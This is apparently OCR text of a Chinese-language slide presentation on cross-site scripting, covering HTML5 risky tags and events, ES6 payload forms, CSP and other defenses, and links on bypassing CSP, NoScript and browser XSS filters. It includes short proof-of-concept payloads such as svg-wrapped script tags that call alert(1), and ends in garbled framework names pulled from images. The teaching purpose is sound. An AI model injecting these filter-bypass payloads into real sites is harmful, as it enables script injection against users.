
IE `{text-size:"expression(alert('1'))";}`

…等

瀏覽器解析 - SAFARI

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
<script>
//<![CDATA[
window.onload=function(){
alert("After: " + document.location.href);
}//]]>
</script>
</head>
<body>
<script>alert("Before: " + document.location.href);</script>
<iframe name="location" srcdoc="<a href='http://google.com' id='href'>"></iframe>
</body>
</html>
```

瀏覽器解析 - SAFARI



你該知道

HTML5隱患

新的標籤和屬性

TAG

- <script> <a> <p> <img> <body> <button> <var> <iframe> <object> <input> <select> <textarea> <keygen> <frameset> <embed> <svg> <math> <video> <audio>

EVENT

- onload onunload onchange onsubmit onreset onselect onblur onfocus onabort onkeydown onkeypress onkeyup onclick ondbclick onmouseover onmousemove onmouseout onmouseup onforminput onformchange ondrag ondrop

WEBRTC

- WebRTC，名稱源自網頁即時通訊（英語：Web Real-Time Communication）的縮寫，是一個支援網頁瀏覽器進行即時語音對話或視訊對話的API。它於2011年6月1日開源並在Google、Mozilla、Opera支援下被納入全球資訊網協會的W3C推薦標準。

- https://dl.dropboxusercontent.com/u/1878671/enumhosts.html

CANVAS FINGERPRINTING

- Secure Web Fingerprint Transmission
- 原理是利用不同機器對字型 render 不一樣的原理再對產生出來的圖片 hash 後當作 cookie 替代品。

- https://blog.gslin.org/archives/2014/08/05/4927/%E7%94%A8-canvas-fingerprint-%E5%8F%96%E4%BB%A3%E9%83%A8%E4%BB%BD-cookie/

你該知道

ES6

- ★alert`1`
- ★eval.call`${'alert\x281)'}`
- ★[].every.call`alert\x281)${eval}`
- ★…等

該怎麼防禦XSS

三個方向

- ★瀏覽器
- ★網站
- ★使用者

瀏覽器

- XSS FILTER
- support CSP

網站

- CSP (Content-Security-Policy)
- X-Frame-Options
- Hook JS Function
- PhantomJs
- WAF

CSP (CONTENT-SECURITY-POLICY)

- Content-Security-Policy
- Content-Security-Policy-Report-Only
- X-Content-Security-Policy
- X-Content-Security-Policy-Report-Only
- X-WebKit-CSP
- X-WebKit-CSP-Report-Only

- devco.re/blog/2014/04/08/security-issues-of-http-headers-2-content-security-policy/

使用者

- ★NoScript

實際案例

如何防禦

- content-type = application/json;charset=utf-8

最後


BYPASS CSP

- https://html5sec.org/cspbypass/
- http://zone.wooyun.org/content/10596

BYPASS NOSCRIPT


- Using Google Cloud to Bypass NoScript

- http://labs.detectify.com/post/122837757551/using-google-cloud-to-bypass-noscript


wat


BYPASS XSSFILTER

- /?a=<script>alert(1)</script>



BYPASS XSSFILTER

- /?a=<svg><script>/<1/>alert(1)</script></svg>




你看，出來了

未來


Backbone.js
less
Underscore.js
jQuery
zepto.js
midori
ember
batman.js
canjs
dojo
yui
JS Hint
Knockout
Leaflet
handlebars
BREEZE
Popcornjs
BACKBONE.JS
CoffeeScript
615 × 400 - wittysparks.com
dojo toolkit
YUI LIBRARY
jQuery
prototype
mootools
script.aculo.us
YUI Library
dojo
Tools: Javascript Frameworks Popularity by Search Engines
Ext JS
ARCHETYPE
dojoXDoo
Spine
NGULARJS
BACKBONE.JS
Knockout
CLIENT SIDE FRAMEWORKS
DBG
jQuery
JQTOUCH
Sencha
xui
Xamarin
kony
Corona
LIVE CODE
unity
UNREAL
Javascript Framework Popularity
0
20
40
60
80
ember
node
Java
All Time Contributors
Ohloh
Java
JavaScript
Extension Registry
Service Registry
Java Virtual Machine
Best JavaScript Frameworks
JS
JavaScript
Ajax
The rise of Angular.js
A framework for creating

Q&A